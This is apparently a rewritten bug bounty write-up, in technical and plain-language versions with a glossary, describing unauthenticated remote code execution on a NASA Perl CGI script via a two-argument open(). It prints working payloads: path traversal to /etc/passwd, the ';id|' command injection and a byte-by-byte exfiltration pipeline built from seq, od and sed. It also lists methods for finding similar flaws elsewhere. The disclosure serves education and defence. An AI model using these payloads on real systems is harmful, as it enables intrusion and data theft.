How a Line Counter Gave Us RCE in NASA
A Perl script used a user-supplied filename in a two-argument open() call, allowing path traversal and, because the filename could contain a pipe, command injection. The attacker could run arbitrary commands and read their output one byte per request via a line-count oracle.

medium.com
Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
NASA runs a very large bug bounty scope. According to the author, over 15,000 reports have already been submitted against it, so finding something fresh takes real recon. The target here was not a flagship application but an old page that "had the look and feel of something built years ago and forgotten". The page submits to counts.pl, a Perl CGI script. Its normal job, as reconstructed from its behaviour, is to open a file named by a user-supplied parameter, read it line by line, and print how many lines it contained, formatted as "N spectra matched".

This was a two-person job. The author (belo) did the recon and found the way in, then sent the finding and a question to Adhamkhairy, who came back with remote code execution.
Setup
The chain diagram labels the final result unauthenticated RCE; the report does not describe any account, role or credentials. The tooling was a recon chain plus a parameter discovery tool:
- Assetfinder, Findurls and Subfinder for subdomain enumeration.
- A custom recon script chaining gau, katana and urlfinder to surface validated URLs for stack endpoints such as
.php,.aspxand.jsp. - Google dorking in parallel.
- arjun for parameter discovery, with a wordlist at
~/Seclist/params.txt. - A Python script,
counts-rce.py, written to automate the final extraction.
Finding it
Subdomain enumeration fed the custom script, which produced a list of stack endpoints to fuzz for parameters, mainly looking for SQL injection and XSS. One page stood out as old and forgotten:

It submits to counts.pl. The next step was finding parameters worth testing, so arjun was run against it:
$ arjun -w ~/Seclist/params.txt -i endpoints_3.txt[*] Scanning 4/50: https:[*] Probing the target for stability[+] Parameters found: file_name
The parameter file_name was interesting. A dummy value threw a weird error that smelled like an LFI.

The classic path traversal payload (../../../../../../../../etc/passwd) made the error disappear, but the page did not dump the file contents. It rendered normally, except for one small detail: it printed a number, formatted as "N spectra matched". With no useful parameter, the baseline was 0 spectra matched. Pointed at /etc/passwd, it came back 21 spectra matched.
That gave a clear behavioural split:
- A valid file path: the page loads normally and prints a count (
../../../../../../../../etc/passwdgives 21 spectra matched). - An invalid file path: the application throws a software error (
../../../../../../../../etc/p).
This is a classic blind oracle: an open() happens somewhere with no echo of the actual content, only the count. On its own it is a low-severity finding (P4) at best, letting an attacker fingerprint which files exist on the filesystem. The author was not satisfied with that and wanted to see inside the file, which is where Adham joined.
Exploitation
Step 1: understand what the page does with the file
The script is not merely checking that the file exists. It opens it, reads it line by line, and prints the count. It never prints a single byte of content, just the number. Reconstructing from the behaviour and the error message, the sink is roughly:
my $file_name = $cgi->param(‘file_name’);open(FH, “index/$file_name”); while (<FH>) { $count++ }
Two separate bugs live inside that one line, and only one of them is the traversal.
Step 2: spot the 2-argument open
That is a Perl 2-argument open(). No mode character, no <, just a string. Perl's 2-arg open is magic in the bad way: if the string starts or ends with a pipe character, Perl stops treating it as a filename and forks a shell to run it as a command, reading the command's stdout instead of a file's contents. The filename is a command, if you put a pipe in it.
So the payload shape writes itself:
;<command>|
The leading ; terminates the useless index/ token that gets prepended, so the shell runs index/ (fails, harmless), then ; separates, then the command. The trailing | is the whole trigger.
Step 3: confirm command execution
file_name=%3Bid%7C decoded ;id|1 spectra matched
Baseline was 0. id outputs one line. No error, no 500: the command ran. To confirm it was not a fluke, the author emitted a known number of lines:
;echo L1;echo L2;echo L3|3 spectra matched
Three echoes, three lines, three. The counter maps deterministically to the line count of the command's stdout. At this point there is remote code execution with a one-dimensional output channel: exactly one integer per request.
Step 4: the near-miss with the counter ceiling
The obvious next move is to leak a value by turning it into a line count, since seq N prints 1 through N and emits N lines:
;seq $(id -u)|2500 spectra matched
uid 2500, write it up, done. Except the number felt too round, so Adham ran a control before touching the report:
;seq 3000| → 2500 spectra matched;seq 1234| → 1234 spectra matched
The application clamps the displayed count at 2500. seq 1234 is under the ceiling so it comes back exact; seq 3000 and seq $(id -u) both hit the cap and return the same number. The 2500 was never the uid, it was the ceiling, and it would have gone into the report as a hard fact without the control. It also gave the constraint that made the rest work: every request has to produce a count of 255 or less, so it can never touch the cap.
Step 5: turn the counter into a byte oracle
Any byte is 0 to 255, always under the cap. So instead of trying to leak values directly, read the output one byte per request, as its decimal ASCII code:
;seq $( CMD | od -An -v -tu1 | tr -s ‘ \n’ ‘\n\n’ | grep -v ‘^$’ | sed -n ‘Np’ )|
Piece by piece:
od -An -v -tu1dumps every byte as an unsigned decimal. The-vis not optional: without it,odcollapses repeated lines and the byte index silently drifts out of alignment.tr -s ' \n' '\n\n'puts one token per line.grep -v '^$'drops the blank line from od's leading whitespace.sed -n 'Np'picks the Nth byte.seq $( ... )turns that byte's code into that many lines, so the counter hands it back.
Get the length first:
;seq $( ( CMD ) | wc -c )|
Then loop N from 1 to length, one request per byte, and reassemble client side. Before trusting the pipeline, sanity check it against a known input:
;seq $( printf 2500 | od -An -v -tu1 | tr -s ‘ \n’ ‘\n\n’ | grep -v ‘^$’ | sed -n ‘1p’ )|
This returns 50. ASCII 50 is 2, the first character of "2500". The pipeline is sound.
Step 6: run it against the real command
Wrapped in a script and pointed at the thing that lied earlier:
$ python3 counts-rce.py “id -u”length = 5 bytesbyte 1 = 56 ‘8'byte 2 = 48 ‘0'byte 3 = 56 ‘8'byte 4 = 48 ‘0'byte 5 = 10 ‘\n’
The true uid is 8080. The 2500 really was just the ceiling. From there, arbitrary commands (uname -a, cat /etc/passwd, whatever you want) run at the cost of one request per output byte.
Root cause
The chain, as the author lays it out:
forgotten 2009 .pl └─ unsanitized file_name into Perl 2-arg open("index/$x") ├─ traversal → blind LFI, file existence + line count [P4] └─ 2-arg open pipe magic → ";cmd|" → blind command injection [exec, no output] └─ output channel: "N spectra matched" = stdout line count └─ cap gotcha: counter clamps at 2500, naive seq lies └─ byte oracle: per-byte ASCII via od, every count ≤255 └─ arbitrary stdout readback = unauth RCE [Critical]

The core mistake is passing the unsanitised file_name parameter into a Perl 2-argument open() with a string that is not a bare filename. That single construct yields two bugs: path traversal, because the value is concatenated onto index/ with no validation, and command injection, because 2-arg open interprets a leading or trailing pipe as a request to run a shell command. The application's own output, the line count, then becomes an exfiltration channel, and the 2500 clamp on that count is the only thing that limits it.
Impact

This is unauthenticated remote code execution, reached through a forgotten .pl script in NASA's scope. An attacker can run arbitrary commands and read their stdout back, one byte per request, at the cost of a request per output byte. The report classifies the traversal alone as P4 (file existence fingerprinting) and the full chain as Critical. The author reported it, it was fixed, and a letter was received.
Fix
What was changed is not described beyond "Fixed". A fix addressing the root cause would be to stop using 2-argument open() with user input: use the 3-argument form with an explicit mode and a validated filename, and reject values containing path separators or pipe characters. The report does not say which of these was applied.
Variants to test
- Perl 2-arg open elsewhere. Look for CGI-era
.plscripts that take a filename parameter. A positive result is a value containing a trailing|that changes behaviour, for example a command's line count appearing where a file's line count should be. - Blind oracles with a numeric output. Any feature that prints a count, a size or an index derived from a file can be turned into a byte oracle if you can make it count lines of command output. A positive result is a deterministic mapping between your command's stdout line count and the displayed number.
- Output clamping. Whenever a numeric channel is used to leak values, send a value above and below the suspected ceiling, as with
seq 3000andseq 1234here. A positive result is two different inputs returning the same number, which reveals a cap. - Parameter discovery on forgotten endpoints. Run arjun against old-looking scripts that submit to legacy handlers such as
counts.pl. A positive result is an undocumented parameter likefile_namethat produces an error on a dummy value. - Traversal versus error behaviour. Send a valid path and an invalid path to a file-reading parameter. A positive result is a normal page for the valid path and a software error for the invalid one, which indicates a blind file oracle.
What happened, in plain words
A security researcher was looking for bugs in NASA's websites. NASA's scope is huge: according to the author, more than 15,000 reports have already been submitted against it. The scope is enormous: according to the author, more than 15,000 reports have already been submitted against it, so finding something new takes real work.
He found an old, forgotten web page that submits a form to a small program called counts.pl. That program takes a file name from the visitor, opens that file, counts its lines, and prints a sentence like "N spectra matched". Because of two mistakes in how the program was written, an attacker could make it run any command on the server instead of just reading a file. The researcher found the way in, then brought in a second researcher, Adhamkhairy, who worked out how to actually run commands and read their output back. The result was remote code execution: the ability to run commands on someone else's computer over the internet. They reported it, it was fixed, and a letter was received.
The words you need before we start
A few ideas come up again and again, so here they are once, in plain terms.
- A server is a computer somewhere that holds a website and answers requests from browsers. When you load a page, your browser asks the server for it and the server sends it back.
- A URL is the address of a page, like
https://example.com/something. The part after the domain can include a parameter: a name and a value passed along with the request, such as?colour=blue. Parameters are how a website lets you tell it what you want. - A script is a small program on the server that runs when a page is requested. It can read parameters, do something, and send a result back.
counts.plis a script; the.plending means it is written in a programming language called Perl. - A bug bounty is a programme where an organisation says: if you find a security problem in our systems and report it responsibly, we will acknowledge it, fix it, and sometimes pay you.
- Recon (short for reconnaissance) is the information-gathering phase: finding out which servers, pages and features exist before you start testing them.
- Remote code execution (RCE) is the worst kind of web bug: it means an outsider can make the server run commands of their choosing. It is effectively control of the machine.
Recon: finding the page
The author started by finding as many NASA-related web addresses as possible. He used several tools that discover subdomains: names like something.nasa.gov that sit under the main domain. A large organisation has many of them, and old forgotten ones are often the weakest.
He then fed those names into a custom script that chains three other tools (gau, katana and urlfinder) to collect real, working URLs, focusing on pages that end in telltale script extensions such as .php, .aspx and .jsp. Those endings tell you what kind of technology built the page, and therefore what kinds of bugs to look for.
In parallel he used Google dorking: searching Google with special operators to find pages of a particular type on a particular site. The searches he ran were:
site:nasa.gov (filetype:php OR filetype:php2 OR filetype:php3 OR filetype:php5 OR filetype:phtml OR filetype:asp OR filetype:aspx OR filetype:asa OR filetype:asax OR filetype:jsp OR filetype:jspx OR filetype:svc)site:nasa.gov (filetype:cfm OR filetype:cfc OR filetype:cgi OR filetype:pl OR filetype:svc OR filetype:do OR filetype:action OR filetype:ashx OR filetype:asmx OR filetype:ascx OR filetype:axd OR filetype:shtml)
Line by line: site:nasa.gov restricts results to pages on nasa.gov. filetype:php and the other filetype: terms ask Google for pages with those file extensions. OR means any of them will do. The parentheses group the alternatives so the site: restriction applies to all of them. The second line does the same for a different set of extensions, including .pl, the Perl extension. The point of both searches is to make sure no old script was missed.
That produced a list of script pages to test for parameters, mainly hunting for two common bug classes: SQL injection (tricking a database behind a site into running your commands) and XSS (making a site display your own code to other visitors). One page stood out because it looked like something built years ago and forgotten:
It submits to counts.pl. In other words, the page has a form, and when you press its button, the browser sends your input to that script.
Finding the parameter: arjun
A form page usually has parameters: named values the script expects. Sometimes they are hidden, not shown in the form at all, but the script still reads them. To discover them, the author ran a tool called arjun, which tries many common parameter names against a page and watches which ones change the response.
$ arjun -w ~/Seclist/params.txt -i endpoints_3.txt[*] Scanning 4/50: https:[*] Probing the target for stability[+] Parameters found: file_name
Line by line: arjun is the tool. -w ~/Seclist/params.txt points it at a wordlist, a file full of candidate parameter names to try. -i endpoints_3.txt points it at a file listing the URLs to test. The output lines beginning [*] are progress messages: it is scanning, and it first checks that the page behaves consistently so that later differences mean something. The line beginning [+] is the result: the page accepts a parameter called file_name.
A parameter called file_name is a strong hint. It suggests the script takes a file name from the visitor and does something with that file. When the author sent a dummy value, the page threw a strange error, which suggested LFI, or local file inclusion: a bug where a site can be made to read files on its own server that it should not expose.
The first bug: path traversal
He tried the classic test for file-reading bugs:
../../../../../../../../etc/passwd
This is called path traversal. On a server, .. means "go up one folder". A file path like index/something means "the file called something inside the index folder". If you put ../ in front, you climb out of that folder, and repeating it climbs all the way to the top of the filesystem. /etc/passwd is a standard file on Linux systems that lists user accounts; it is the traditional proof that you can read files you should not.
The error disappeared, but the page did not show the file's contents. It rendered normally, with one small detail: it printed a number, in the form "N spectra matched". With no useful parameter, the baseline was 0 spectra matched. Pointed at /etc/passwd, it came back 21 spectra matched.
That gave a clear pattern:
- A valid file path: the page loads normally and prints a count (
../../../../../../../../etc/passwdgives 21 spectra matched). - An invalid file path: the application throws a software error (
../../../../../../../../etc/p).
This is called a blind bug: the site does not show you the data, only an indirect signal. Here the signal is a number. On its own this is a low-severity finding, rated P4 (the lowest priority in most bug bounty scales), because it only lets an attacker work out which files exist on the server. The author was not satisfied with that. He wanted to see inside the file, and that is where Adham joined.
Step 1: work out what the page does with the file
The script is not merely checking that the file exists. It opens it, reads it line by line, and prints the count. It never prints a single byte of the file's content, just the number. Reconstructing from the behaviour and the error message, the part of the code doing the work is roughly:
my $file_name = $cgi->param(‘file_name’);open(FH, “index/$file_name”); while (<FH>) { $count++ }
Line by line: my $file_name = $cgi->param('file_name'); takes the value the visitor supplied for file_name and stores it in a variable. open(FH, "index/$file_name"); opens a file, gluing the fixed text index/ onto the front of whatever the visitor sent. while (<FH>) { $count++ } reads the opened file one line at a time and adds one to a counter for each line. The counter is what gets printed as "N spectra matched".
Two separate bugs live inside that one line, and only one of them is the traversal.
Step 2: spot the two-argument open
That open is a Perl two-argument open. It is given no mode character, no < to say "read this file", just a string. Perl's two-argument open has a feature that is dangerous here: if the string starts or ends with a pipe character (|), Perl stops treating it as a file name and instead starts a shell to run it as a command, reading the command's output instead of a file's contents. In short: the file name is a command, if you put a pipe in it.
So the shape of the attack writes itself:
;<command>|
Line by line: the leading ; ends the useless index/ text that gets glued on the front, so the shell first tries to run index/ (which fails, harmlessly), then the ; separates that from our command, and then our command runs. The trailing | is the whole trigger: it is what makes Perl treat the string as a command rather than a file.
Step 3: confirm the command actually runs
file_name=%3Bid%7C decoded ;id|1 spectra matched
Line by line: file_name= is the parameter name. %3B is the URL-encoded form of ; and %7C is the URL-encoded form of |. Browsers and servers cannot always carry punctuation in a URL directly, so special characters are written as a percent sign plus a code; this is called URL encoding. Decoded, the value is ;id|. id is a standard command that prints who the server is running as. The result was 1 spectra matched: the baseline was 0, id outputs one line, and there was no error and no server crash. The command ran.
To confirm it was not a fluke, he made the command print a known number of lines:
;echo L1;echo L2;echo L3|3 spectra matched
Line by line: echo L1 prints the text L1, and the same for L2 and L3; the semicolons separate the three commands. The trailing | triggers the command execution. Three echoes produce three lines, and the page said 3. The counter maps exactly to the number of lines the command printed. At this point there is remote code execution, but with a very narrow output channel: exactly one integer comes back per request.
Step 4: the near-miss with the counter ceiling
The obvious next move is to leak a value by turning it into a line count. The command seq N prints the numbers 1 through N, one per line, so it emits N lines:
;seq $(id -u)|2500 spectra matched
Line by line: id -u prints the numeric ID of the user the server runs as. $( ... ) means "run this command and put its output here", so seq $(id -u) becomes seq followed by that number, printing that many lines. The result was 2500 spectra matched, which looked like the user ID. Write it up, done.
Except the number felt too round, so Adham ran a control before touching the report:
;seq 3000| → 2500 spectra matched;seq 1234| → 1234 spectra matched
Line by line: the first command asks for 3000 lines and gets 2500. The second asks for 1234 lines and gets exactly 1234. The application clamps the displayed count at 2500: it never shows a bigger number. seq 1234 is under the ceiling so it comes back exact; seq 3000 and seq $(id -u) both hit the cap and return the same number. The 2500 was never the user ID, it was the ceiling, and it would have gone into the report as a hard fact without the control.
That control also gave the constraint that made the rest work: every request has to produce a count of 255 or less, so it can never touch the cap.
Step 5: turn the counter into a byte reader
A byte is one unit of computer data; a single character of text is usually one byte. A byte's value is always between 0 and 255, which is always under the cap. So instead of trying to leak values directly, the author read the command's output one byte per request, as its decimal number:
;seq $( CMD | od -An -v -tu1 | tr -s ‘ \n’ ‘\n\n’ | grep -v ‘^$’ | sed -n ‘Np’ )|
Line by line: CMD is whatever command you want to run. The | symbols between the tools are pipes: they pass the output of one tool into the next, like a conveyor belt. od -An -v -tu1 takes the command's output and dumps every byte as a plain decimal number. tr -s ' \n' '\n\n' tidies the spacing so there is one number per line. grep -v '^$' removes blank lines. sed -n 'Np' picks out the Nth line, in other words the Nth byte. Finally seq $( ... ) turns that byte's number into that many lines, so the page's counter hands the number back to you.
A few details matter. The -v in od is not optional: without it, od collapses repeated lines and your byte numbering silently drifts out of alignment. And N is a placeholder: you replace it with the position of the byte you want.
First you need to know how long the output is:
;seq $( ( CMD ) | wc -c )|
Line by line: wc -c counts the bytes in its input, so this asks the page to print the length of the command's output as a line count. Then you loop N from 1 to that length, one request per byte, and put the bytes back together on your own computer.
Before trusting the pipeline, he checked it against a known input:
;seq $( printf 2500 | od -An -v -tu1 | tr -s ‘ \n’ ‘\n\n’ | grep -v ‘^$’ | sed -n ‘1p’ )|
Line by line: printf 2500 outputs the text 2500. The rest of the pipeline turns it into byte numbers and picks the first one. The page returned 50. In the ASCII table, the standard numbering of text characters, 50 is the character 2, the first character of "2500". The pipeline is sound.
Step 6: run it against the real command
He wrapped the whole thing in a script and pointed it at the command that had lied to them earlier:
$ python3 counts-rce.py “id -u”length = 5 bytesbyte 1 = 56 ‘8'byte 2 = 48 ‘0'byte 3 = 56 ‘8'byte 4 = 48 ‘0'byte 5 = 10 ‘\n’
Line by line: python3 counts-rce.py "id -u" runs a Python script, passing it the command to execute. The script first asks for the output length: 5 bytes. Then it fetches each byte in turn: 56 is the character 8, 48 is 0, 56 is 8, 48 is 0, and 10 is a newline, the invisible character that ends a line. Put together, the output is 8080. The true user ID is 8080, and the 2500 really was just the ceiling.
From there, any command can be run (uname -a, cat /etc/passwd, whatever you want), at the cost of one request per byte of output.
The full chain
Here is the whole path from a forgotten page to full command execution, as the author lays it out:
forgotten 2009 .pl └─ unsanitized file_name into Perl 2-arg open("index/$x") ├─ traversal → blind LFI, file existence + line count [P4] └─ 2-arg open pipe magic → ";cmd|" → blind command injection [exec, no output] └─ output channel: "N spectra matched" = stdout line count └─ cap gotcha: counter clamps at 2500, naive seq lies └─ byte oracle: per-byte ASCII via od, every count ≤255 └─ arbitrary stdout readback = unauth RCE [Critical]
Line by line: a forgotten .pl script from 2009 takes the file_name parameter without cleaning it and passes it into a Perl two-argument open. That gives two bugs. The first is path traversal, which produces a blind LFI: you can learn whether files exist and how many lines they have, rated P4. The second is the pipe trick, which produces blind command injection: commands run, but you see no output. The output channel is the "N spectra matched" line count, which equals the number of lines the command printed. The counter clamps at 2500, so a naive seq lies. The byte reader gets around that by reading one byte at a time, every count at or below 255. Reading back arbitrary output this way is unauthenticated RCE, rated Critical.
Why it worked
The core mistake is passing the unsanitised file_name parameter into a Perl two-argument open() with a string that is not a bare file name. That single construct yields two bugs: path traversal, because the value is glued onto index/ with no validation, and command injection, because two-argument open treats a leading or trailing pipe as a request to run a shell command. The application's own output, the line count, then becomes a way to get data out, and the 2500 clamp on that count is the only thing that limits it.
What it meant
This is unauthenticated remote code execution, reached through a forgotten .pl script in NASA's scope. An attacker can run arbitrary commands and read their output back, one byte per request, at the cost of a request per output byte. The report classifies the traversal alone as P4 (file existence fingerprinting) and the full chain as Critical. The author reported it, it was fixed, and NASA sent a letter.
The fix
What was changed is not described beyond "Fixed". A fix addressing the root cause would be to stop using two-argument open() with user input: use the three-argument form with an explicit mode and a validated file name, and reject values containing path separators or pipe characters. The report does not say which of these was applied.
Things to try elsewhere
- Perl two-argument open elsewhere. Look for CGI-era
.plscripts that take a file name parameter. A positive result is a value containing a trailing|that changes behaviour, for example a command's line count appearing where a file's line count should be. - Blind bugs with a numeric output. Any feature that prints a count, a size or an index derived from a file can be turned into a byte reader if you can make it count lines of command output. A positive result is a reliable match between your command's output line count and the displayed number.
- Output clamping. Whenever a number is used to leak values, send a value above and below the suspected ceiling, as with
seq 3000andseq 1234here. A positive result is two different inputs returning the same number, which reveals a cap. - Parameter discovery on forgotten pages. Run arjun against old-looking scripts that submit to legacy handlers such as
counts.pl. A positive result is an undocumented parameter likefile_namethat produces an error on a dummy value. - Traversal versus error behaviour. Send a valid path and an invalid path to a file-reading parameter. A positive result is a normal page for the valid path and a software error for the invalid one, which indicates a blind file bug.
Glossary
- Bug bounty: a programme where an organisation invites outside people to find and report security problems in its systems, often with a reward.
- Recon: short for reconnaissance; gathering information about a target before testing it.
- Subdomain: a name that sits under a main domain, such as
something.nasa.govundernasa.gov. - Google dorking: using special search operators, such as
site:andfiletype:, to find particular kinds of pages on a website. - Parameter: a named value passed to a web page or script, usually in the URL or a form, that tells it what you want.
- Script: a small program on a server that runs when a page is requested.
- Perl: a programming language often used for older web scripts; its files usually end in
.pl. - CGI: an older way of running scripts on a web server, common in the early web.
- arjun: a tool that tries many common parameter names against a page to discover hidden ones.
- Wordlist: a file full of candidate values, such as common parameter names, that a tool tries one by one.
- LFI (local file inclusion): a bug where a site can be made to read files on its own server that it should not expose.
- Path traversal: using
../in a file path to climb out of the intended folder and reach other files. - Blind bug: a bug where the site does not show you the data directly, only an indirect signal such as an error or a number.
- P4: the lowest priority rating in many bug bounty scales, meaning low severity.
- Two-argument open: a Perl way of opening a file that takes just a name, with no explicit mode; it treats a leading or trailing pipe as a command to run.
- Pipe (
|): a character that, in a shell, passes one command's output into another; in Perl's two-argument open it means "run this as a command". - Shell: the program on a server that runs typed commands.
- Command injection: a bug where an attacker's input is run as a system command.
- Remote code execution (RCE): a bug that lets an outsider run commands of their choosing on a server.
- URL encoding: writing special characters in a URL as a percent sign plus a code, such as
%3Bfor;. - Clamping: limiting a displayed or stored number to a maximum value.
- Byte: one unit of computer data; a single text character is usually one byte, with a value from 0 to 255.
- ASCII: the standard numbering of text characters, where each character has a number, such as 50 for
2. - stdout: the standard output of a command, the text it prints.
- Oracle: a way of getting information out of a system indirectly, one small piece at a time.
- Unauthenticated: reachable without logging in or having any account.
- Severity: how serious a bug is, usually expressed as a rating such as P4 or Critical.
- Critical: the highest severity rating, meaning the bug can cause serious harm.
- Allowlist: a list of values that are explicitly permitted, with everything else rejected.
- Input validation: checking what a user sends before using it, to make sure it is safe.



